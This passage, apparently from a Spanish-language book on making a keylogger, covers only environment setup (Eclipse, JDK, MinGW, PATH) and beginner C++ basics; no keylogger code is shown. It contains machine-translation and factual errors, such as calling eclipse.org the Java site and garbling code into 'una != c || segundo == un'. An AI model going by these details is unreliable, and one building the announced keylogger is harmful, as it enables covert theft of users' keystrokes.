
CONFIGURACIÓN DEL ENTORNO _

Al igual que necesitamos configurar nuestros sistemas informáticos antes de comenzar a trabajar con ellos, también debemos configurar un entorno que nos permita codificar en C ++ y, en última instancia, hacer un Keylogger.

Lo primero que necesitaremos es un entorno de desarrollo integrado (IDE) y, como se indicó anteriormente, usaremos Eclipse. El IDE de nuestra elección (Eclipse) está basado en Java, por lo que debemos visitar el sitio web de Java (www.eclipse.org) para descargarlo



Cuando ingresemos al sitio de Java, descubriremos que hay numerosas opciones de programas de eclipse que están disponibles para descargar. Sin embargo, dado que tenemos la intención de utilizar el lenguaje de programación C++, descargamos "Eclipse para desarrolladores de C/C++" y todavía tenemos en mente que estamos trabajando en una plataforma de Windows. Por lo tanto, aunque hay versiones de Eclipse para Linux, Solaris, Sistemas Mac y otros descargaremos Eclipse para la plataforma Windows.




También tenemos que elegir entre la opción de sistema operativo de 32 o 64 bits, dependiendo de en qué equipo se ejecute. Puede verificar fácilmente en qué sistema se ejecuta haciendo clic derecho en "PC" o "Mi computadora" y luego en propiedades. Estos pasos conducen a la visualización de las especificaciones de su sistema. Después de determinar los bits en los que se ejecuta su sistema, continúe y descargue el archivo Eclipse que es compatible con él.

Cuando se complete la descarga, el archivo descargado estará en su carpeta de descargas de forma predeterminada a menos que haya realizado cambios para localizarlo. Se nos pedirá que descomprimamos el archivo, ya que estará comprimido.

Después de descomprimir e instalar el archivo de Eclipse, al intentar ejecutarlo aparecerá un mensaje de error que indica que Eclipse no puede funcionar sin un entorno de tiempo de ejecución de Java (JRE) o un kit de desarrollo de Java (JDK).

Esto no es ningún problema, ya que todo lo que tenemos que hacer es volver a Internet y descargar un JDK. Las últimas versiones del JDK generalmente vienen con el JRE.

Simplemente podemos buscar en Google "Kit de desarrollo de Java" y hacer clic en un enlace que lleva al sitio web de Oracle donde podemos realizar la descarga requerida.



En el sitio, tenemos el programa JDK para muchos sistemas operativos diferentes y para diferentes partes del sistema que van desde JDK para sistema Linux hasta JDK para Mac OS Solaris y más. Sin embargo, como sabemos, estamos interesados en un JDK para el sistema operativo Windows. Así que seguimos adelante y lo descargamos asegurándonos de que se ajuste a los bits de nuestro sistema (32 o 64).



Se nos pedirá que aceptemos el acuerdo de licencia de código binario de Oracle haciendo clic en el cuadro provisto antes de que podamos comenzar la descarga. Hacemos esto y seguimos adelante con la descarga e instalación del JDK.

Ahora, a diferencia de la mayoría de los programas que descargamos, tenemos que establecer la ruta de las variables de entorno. Hacemos esto para el JDK porque no establece automáticamente su ruta como lo hacen la mayoría de los otros programas. La implicación de una ruta variable no establecida es que: cada vez que queramos ejecutar un archivo de este tipo (con una ruta variable no establecida), debemos especificar la ruta completa al archivo ejecutable, como:


C:\Archivos de programa\Java\jdk1.7.0\bin\javac "Myclass.java". Esto podría ser

realmente tedioso y también conduce a muchos errores.

Por ejemplo, Eclipse requiere JDK para ejecutarse, pero si la ruta de JDK no está configurada, Eclipse no podrá localizarlo y, por lo tanto, no podrá ejecutarse a menos que la ruta se ingrese manualmente. Establecer ruta simplemente significa establecer una dirección para hacer posible la ubicación del programa.


CONFIGURACIÓN DE LA RUTA JDK

- Navegue hasta el explorador de archivos (acceso directo: windows + E), haga clic derecho en "PC" o "Mi computadora", en el menú desplegable que se muestra, haga clic en




"Propiedades".

haga clic en "Habilitar la configuración avanzada" y luego en las variables de sistema. Se separan, una al azar.




ruta por defecto en el sistema Path. Con esto, ya no necesitas especificar la dirección completa en la figura. (La dirección solo se mostró en el bloc de notas con fines de ampliación,

no necesita colocar la ruta en el bloc de notas también.) Vamos a hacer una adición



a la ruta predeterminada.

4. Agregue **C:\mingw\bin\bin**; a la dirección ya existente, por lo que se ve tal como se muestra en la figura a continuación. Evite realizar cualquier otro cambio en la ruta; de lo contrario, aparecerá un mensaje de error al intentar ejecutar Eclipse.




5. Haga clic en "Aceptar" tantas veces como se le solicite y, finalmente, haga clic en aplicar y se establecerá la ruta JDK.

Cierto, hemos hecho un par de descargas y deberíamos pasar directamente al meollo del asunto: hacer nuestro Keylogger pero espera un minuto, ¿no nos estamos olvidando de algo? ¡Por supuesto que somos!

Disponemos de una Máquina Virtual donde se realizarán todas las operaciones relativas a nuestro Keylogger. Tenemos Eclipse donde se realizará toda la escritura de nuestro código, también tenemos el JDK que nos permitirá ejecutar Eclipse en nuestro sistema. Lo que nos falta es un compilador que traduzca nuestros códigos escritos en C++ a un lenguaje de máquina que sea comprensible para nuestros sistemas informáticos.

Sin perder tiempo, podemos descargar nuestro compilador desde www.mingw.org aunque todavía hay otros sitios desde los que podemos hacer descargas. Sin embargo, MinGW es sencillo.



Presione el botón de descarga en la esquina superior derecha para comenzar a descargar el compilador. Nuevamente, el compilador estará en formato comprimido y, como hicimos con el JDK que descargamos anteriormente, descomprímalo extrayendo su contenido a cualquier ubicación de su elección. Finalmente, instale el compilador.

Ahora, con la ruta variable configurada, el JDK y un compilador instalados, podemos disfrutar cómodamente del entorno eclipse sin recibir ningún mensaje de error y escribir nuestros códigos con la certeza de que serán interpretados en nuestra computadora y también se ejecutarán.

CONFIGURACIÓN DEL ENTORNO ECLIPSE:

Al almorzar en Eclipse, se mostrarán saludos con una pantalla de bienvenida que ofrecerá un recorrido por el entorno del eclipse. Si eres uno de los amantes de las guías prácticas, puedes continuar con él, de lo contrario, ciérralo. Inmediatamente después de la nota de saludo, Eclipse muestra un pequeño programa predeterminado, que imprimirá "hola mundo" cuando se compile. No se preocupe por lo complejos que pueden parecer estos códigos a primera vista, a medida que avancemos, las cosas se desenvolverán y verá que la codificación es pan comido esperando ser devorado.



A screenshot of the Eclipse IDE interface. The central window shows a code editor with the following C++ code:

```
1 // Name:  : hello.cpp[]
2
3 #include <iostream>
4 using namespace std;
5
6 int main() {
7     cout << "!!!Hello World!!!" << endl; // prints !!!Hello World!!!
8     return 0;
9 }
```

*Las líneas en los textos morado, azul y verde se denominan "Códigos". Estaremos jugando con ellos en poco tiempo.


PASOS PARA CONFIGURAR EL AMBIENTE PARA LA CODIFICACIÓN:

1. Cierra el programa predeterminado. Esto lo podemos lograr haciendo click en el proyecto el botón 'x' en el lado izquierdo de la pantalla.
2. Haga clic en "Archivo" en la esquina superior izquierda, seleccione "Nuevo" y luego C++ proyecto porque queremos crear un entorno C++.
3. Asigne al proyecto que desea crear un nombre apropiado, por ejemplo, Keylogger, Calculadora, Mary Jane, cualquier cosa.
4. En "Tipo de proyecto", seleccione "Proyecto vacío". Seleccione "MinGW GCC" (que es el compilador que descargamos) en "Cadenas de herramientas". Haga clic en "Siguiente" para continuar con la configuración de autor y derechos de autor o haga clic en "Finalizar" para ir a Eclipse editor de código directamente.

...y hemos terminado con las cosas en esa categoría. Ahora, al igual que hicimos para el JDK, tenemos que seguir adelante y establecer algunos caminos aquí.


A CONTINUACIÓN SE ENUMERAN LOS PASOS:

1. Vaya al nombre de su proyecto, haga clic derecho sobre él y desde el menú desplegable menú que aparece, desplácese hacia abajo y haga clic en "Propiedades".
2. Expanda la compilación C/C++ y, en el menú desplegable, haga clic en "Ambiente."




3. En "Ruta del entorno para seleccionar", haga clic en "Ruta" y haga clic en "Editar." La ruta predeterminada que se muestra es larga, engorrosa y tediosa; sin embargo,

solo necesitamos agregar una pequeña variable de ruta a su comienzo.



4. Recuerde la ruta que copiamos cuando estábamos configurando nuestra ruta JDK variable?


C:\mingw\bin; péguelo al comienzo de la variable de ruta de eclipse para que se ve como lo hace en la siguiente figura:



5. Haga clic en "Aplicar"

Solo tenemos una cosa más que hacer y hemos terminado con la configuración de Eclipse. Esto es configurar el analizador binario.

1. Haga clic en "Archivo" y en el menú desplegable que aparece, haga clic en "Propiedades", "Compilación C++" y luego vaya a la configuración.
2. En "Configuración", haga clic en "Analizador binario". Asegúrese de que el PE



El analizador de Windows está marcado.

3. Haga clic en "Aceptar" y eso es todo sobre la configuración.

CÓMO EJECUTAR CÓDIGOS ESCRITOS

Ahora que su entorno está configurado, su codificación puede comenzar. Sin embargo, no todo termina simplemente escribiendo muchas y muchas líneas de códigos, ejecutarlos es importante. La ejecución de códigos escritos a intervalos es importante, ya que le permite al codificador saber si lo que está escribiendo está saliendo como él quiere. Ejecuta sus códigos a medida que escribe para saber el resultado de lo que ha escrito y si hay algún cambio que le gustaría hacer. Estos son pasos simples para ejecutar sus códigos escritos:

1. En la esquina superior izquierda del entorno del eclipse, hay un símbolo de martillo. El martillo significa "Construir". Sin compilar el código escrito, no se ejecutará. Haga clic en él (acceso directo: Ctrl B) para construir su código. 2.

Hay un gran botón verde "Reproducir" en la parte superior central de su pantalla, haga clic en él para ejecutar su programa escrito. El botón significa "Ejecutar", haga clic en él y su programa se ejecutará. Eso es todo, simple como ABC.

FUNDAMENTOS DE PROGRAMACIÓN (CURSO INTENSIVO EN C++)

Es cierto que nos preocupamos por hacer un Keylogger y usted debe estar preguntándose por qué todavía nos andamos por las ramas. El caso es que es realmente necesario que nos dotemos de conocimientos básicos de los entornos en los que trabajaremos y las herramientas que utilizaremos.

C++ es el lenguaje de programación que hemos decidido usar y, por lo tanto, revisaremos las áreas básicas de este lenguaje que nos darán una idea de hacia dónde nos dirigimos (haciendo un Keylogger). Más adelante, a medida que avancemos, aprenderemos más. y cada vez más de este lenguaje.

TÉRMINOS Variables. Una variable es una ubicación en la memoria donde se puede almacenar un valor para que lo use un programa. Una analogía son los apartados postales donde cada apartado tiene una dirección (número de apartado postal). Cuando se abre la caja, se recuperará el contenido. De manera similar, cada ubicación de memoria tiene una dirección y, cuando se invoca, se puede recuperar el contenido.

Identificador. Un identificador es una secuencia de caracteres tomados de C++ conjunto de caracteres.

Cada variable necesita un identificador que la distinga de otra. Por ejemplo, dada una variable a, 'a' es el identificador y el valor es el contenido. Un identificador puede constar de letras, dígitos y/o guiones bajos.

- No debe comenzar con un dígito. C++
- + distingue entre mayúsculas y minúsculas; es decir, mayúsculas y minúsculas se consideran diferentes entre sí. Por ejemplo boy != BOY (donde != significa no igual a)
- No debe ser una palabra reservada.

Palabras reservadas. Una palabra reservada o palabra clave es una palabra que tiene un significado especial para el compilador de C++. Algunas palabras clave de C++ son: double, asm, break, operator, static, void, etc.

Para declarar una variable, primero se le debe dar un nombre y tipo de datos para contener.

Por ejemplo:

Int a; donde 'a' es un identificador y es de tipo entero.


Hay varios tipos de datos de C++ y cada uno de estos tipos de datos tiene sus funciones. A continuación se enumeran los distintos tipos de datos:

- **Int:** estos son pequeños números enteros, por ejemplo
- **Long int:** números enteros grandes
- **Flotante:** números reales pequeños
- **Doble:** estos son números con puntos decimales, por ejemplo, 20,3, 0,45 **Doble largo:**
- números reales muy grandes **Char:** un solo carácter
-

- **Bool:** valor booleano. Puede tomar uno de dos valores: verdadero o falso

COMPRENSIÓN DE LAS DECLARACIONES DE

CÓDIGO Cuando lanzamos Eclipse por primera vez y recibimos una nota de bienvenida, vimos un programa predeterminado poco después que, si lo ejecutábamos siguiendo los pasos que aprendimos anteriormente, habría mostrado "Hello World". Repasemos las funciones de esos códigos que estaban escritos en verde, morado y rojo en ese programa predeterminado.



y cómo operan.

- **#include:** la declaración #include es una llamada para que se incluyan declaraciones de una biblioteca en el programa que se está escribiendo. Se puede decir que una biblioteca es una habitación que alberga una gran cantidad de códigos preescritos que podemos utilizar en cualquier momento. Nos ahorra el estrés de tener que escribir cada cosa que podamos necesitar
 - mientras codificamos. **<iostream>:** este es un archivo de biblioteca que contiene algunas funciones determinadas que nos permitirán utilizar algunos comandos determinados. Algunos de estos comandos incluyen: Cout y Cin.
 - **Cout:** este es un comando que muestra el resultado de los códigos escritos al usuario de la computadora. Por ejemplo, si escribe códigos para un programa que le hará preguntas a un usuario, la instrucción Cout es lo que hará que las preguntas sean visibles para el usuario.
 - **Cin:** esta declaración es un comando que se utiliza para recibir información de un usuario. Por ejemplo, si escribe un programa que recopila la biometría de diferentes personas, el comando Cin es lo que permitirá que su programa tome la información que el usuario de la computadora ingresará.
- Un buen ejemplo que explica tanto el enunciado Cin como el Cout es una calculadora. Cin permite que la calculadora tome sus entradas y Cout le permita mostrarle una respuesta.
- **//:** La doble barra es una línea de comentario. Esto significa que el particular la línea que precede no se tomará en consideración. Es utilizado por el código.

escritor para explicar lo que hace una línea de código en particular, ya sea para su recuerdo o para otros programadores que podrían trabajar con su código. También tenemos un comentario de varias líneas. Un comentario de varias líneas tiene una sola barra y un asterisco juntos (*). Funciona como un comentario de una sola línea, excepto que la declaración que se escribe puede exceder una sola línea.

EJEMPLOS DE: Un

comentario de una sola línea: //La vida no es un lecho de rosas.

Comentario de varias líneas: /*Las rosas son rojas, las violetas son azules,
la mayoría de los poemas riman pero este no.*\

UN PROGRAMA TÍPICO

El siguiente diagrama muestra un programa simple que está diseñado para pedirle al usuario de la computadora que ingrese dos valores separados que imprime. Repasemos las líneas de este código paso a paso para comprender qué significa cada una.

```

1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6     int a = 10, b = 20;
7     double c = 10.3, d = 60.234;
8
9     cout << "Enter the values for a and b" << endl;
10    cin >> a >> b;
11    cout << "Value of a: " << a << endl << "Value of b: " << b;
12
13    return 0;
14 }
15

```

Línea 1: esta línea contiene `#include <iostream>`. Es lo que da comienzo a este programa.

La instrucción `#include` llama a los comandos `Cin` y `Cout` fuera de la biblioteca `<iostream>`. Sin esta línea, el programa no aceptará ni mostrará ninguna entrada.

Línea 2: "Usar el espacio de nombres" es un comando, y "std", que significa "estándar", es una biblioteca.

Cuando escribe "Usando el espacio de nombres estándar", está trayendo todo de esa biblioteca a su clase, pero no es como usar el comando `#include`.

El espacio de nombres en C++ es una forma de poner una palabra en un ámbito, y cualquier palabra que esté fuera de ese ámbito no puede ver el código dentro del espacio de nombres. Para que el código que está fuera de un espacio de nombres vea el código que está DENTRO de un espacio de nombres, debe usar el comando "Usar espacio de nombres".

Línea 4: En esta línea, `main()` es una función e "int" especifica el tipo de valores con los que tratará la función (enteros). Una función en C++ es un grupo de declaraciones que juntas forman una tarea. Esta es la primera función siempre en C++ y siempre debe escribirse.

Líneas 5 y 14: Las llaves en las líneas 5 y 14 indican el comienzo y el final de una declaración compuesta.

Línea 6: Aquí, se asignan dos variables, la variable 'a' y la variable 'b'. Como se indicó anteriormente, una variable es una ubicación asignada a la RAM utilizada para almacenar datos. Por lo tanto, se realizan dos asignaciones de memoria para almacenar números enteros. A la variable 'a' se le asignó un valor de 10 ya la variable 'b' un valor de 20. Este proceso se denomina inicialización, es decir, establecer un valor inicial de modo que, incluso sin la entrada de un usuario, haya un valor inicial.

Línea 7: En esta línea se realizó la inicialización. La variable de tipo doble se inicializó igual que se inicializó la variable de tipo entero.

Línea 9: En esta línea se utiliza la declaración impresa Cout. Imprime la declaración "Ingrese los valores para "a y b" aunque sin las comillas. Solo se imprimen las declaraciones entre comillas. Tenga en cuenta que las letras a y b escritas en la declaración "Ingrese los valores para a y b" no mostrarán el valor contenido en la variable 'a', solo lo mostrará como la letra de un alfabeto porque se encuentra entre comillas.

Al final de esta línea, tenemos una palabra reservada endl. endlword hace que cada declaración que viene después comience en una nueva línea.

Línea 10: Esta línea contiene la instrucción Cin >>. La instrucción Cin solicita al usuario que ingrese un valor para a y b. Sin que el usuario de la computadora realice dicha entrada, el programa no progresará.

Línea 11: Cuando se observa, en la instrucción Cout << " Valor de a: " se puede ver que después de la columna (que da paso a la entrada esperada del usuario) hay un espacio antes de las comillas que finaliza la instrucción. Estos espacios harán que la salida se vea como se muestra a continuación cuando el programa esté configurado para ejecutarse.

Valor de a: 50

Sin embargo, sin este espacio, la salida tomará esta forma:

Valor de a:50

Mientras tanto, la 'a' independiente es lo que mostrará el valor ingresado por el usuario. El endlat el centro de ambas declaraciones lleva el "Valor de b:" a la siguiente línea encapitado el programa está configurado para ejecutarse.

Línea 13: El retorno 0; La declaración permite que la función principal devuelva un tipo de datos entero. Técnicamente, en C o C++, la función principal tiene que devolver un valor porque se declara como "int principal". Si main se declara como "void main", entonces no hay necesidad de **devolver 0**.

A continuación, tenemos un par de operadores, que nos permiten realizar algunas operaciones. Algunos de estos operadores incluyen: el operador matemático, el operador de comparación,

El operador matemático: Como su nombre lo indica, nos permite realizar operaciones matemáticas. Los operadores matemáticos que tenemos en el mundo real son los mismos que tenemos aquí. Ellos son:

- Adición
- Sustracción
- Multiplicación
- División y
- Módulo

El módulo es el número que queda cuando divides dos números.

Ejemplo, cuando divides 5 por 2, el resultado será 2 con un resto de 1.
El resto 1 es el módulo.

También tenemos operadores de comparación y son:

- **El operador igual - igual == :** Vale la pena señalar que el operador de doble signo igual (==) no funciona como el operador de signo igual único (=). Mientras que el operador de signo igual único se usa para asignar valores a una variable, el operador de signo doble compara los valores entre dos variables, especialmente cuando se usa con una declaración condicional (las declaraciones condicionales se tratarán más adelante).

Por ejemplo, escribir $a = b$ asignará cualquier valor en b a a
Tiempo

Escribir algo como si $a == b$... (donde "si" es una declaración condicional) confirmará si el valor contenido en b es el mismo que el de a. Y si es así, se ejecutará una operación particular especificada por el escritor del código.

Operador no igual a != : Este operador como su nombre implica que los dos o

más variables en comparación no son iguales. Por ejemplo, `a != b` implica que los valores de las variables `a` y `b` son diferentes.

El operador and-and `&&`: Representa la palabra and. Entonces, si tienes por ejemplo:

`a != c && b == a`

Se puede leer como una condición que se lee como “`a` no es igual a `c` Y `b` es igual a `a`”.

El operador OR `||` Al igual que la palabra OR normal que usamos todos los días, la que está aquí en C++ significa lo mismo.

`una != c || segundo == un`

La declaración anterior simplemente dice: “`a` no es igual a `c` O `b` es igual a `a`”

Ahora, repasemos las líneas de código reales donde las declaraciones de comparación se usan junto con alguna declaración condicional.

```

4 int main()
5 {
6     int a, b;
7     double c = 10.3, d = 60.234;
8
9     if( a == b && c != d)
10    {
11        cout << "I will not sleep!";
12    }
13    else
14    {
15        cout << "I will fight against sleep";
16    }
17
18    return 0;

```

¿Ya ves la lógica del código anterior?

Básicamente, la línea 9 indica que si el valor contenido en la variable `a` es el mismo que el contenido en `b` y el valor en `c` no es igual al de `d`, entonces se mostrará la declaración “No dormiré” escrita en la línea 11. Sin embargo, si alguna de estas condiciones resulta ser falsa (por ejemplo, `a` no es igual a `b` o `c` es igual a `d`), se imprimirá la declaración en la línea 15 que dice “Lucharé contra el sueño”.

El **else** escrito en la línea 15 es una declaración condicional, que al igual que en el mundo real significa que si la condición en la línea 9 se evalúa como **falsa**, se omitirá la declaración en la línea 11 y se considerará otra condición en la línea.

Si se usó la declaración **OR** en lugar de la declaración **else**, implicará que solo una de las condiciones de la línea 9 tendrá que ser verdadera (ya sea el valor en **a == b** o **c != d**) para la declaración de la línea 11 para ser considerado y el de la Línea 15 para ser ignorado.

Revisar series y series de códigos para diferentes programas mejorará la comprensión y, a la larga, lo acostumbrará a los operadores, sus diversas funciones y cómo se pueden usar.

Al agregar algunas declaraciones nuevas a nuestro programa previamente analizado y explicarlas paso a paso, nuestra comprensión de la codificación en C ++ mejorará enormemente. Cuando se logre esto, caminar a través del proceso de creación de un registrador de teclas no le hará sudar.

Analicemos los siguientes programas a continuación:

```

7   double c = 10.3, d = 60.234;
8
9     cout << "Enter value for a: ";
10    cin >> a;
11    cout << "Enter value for b: ";
12    cin >> b;
13
14  if( a > b )
15  {
16      cout << "A is greater than B";
17  }
18 else if( a == b )
19  {
20      cout << "A is equal to B";
21  }

```

El código de la línea 1 a la 7 son códigos familiares y, por lo tanto, se han omitido.

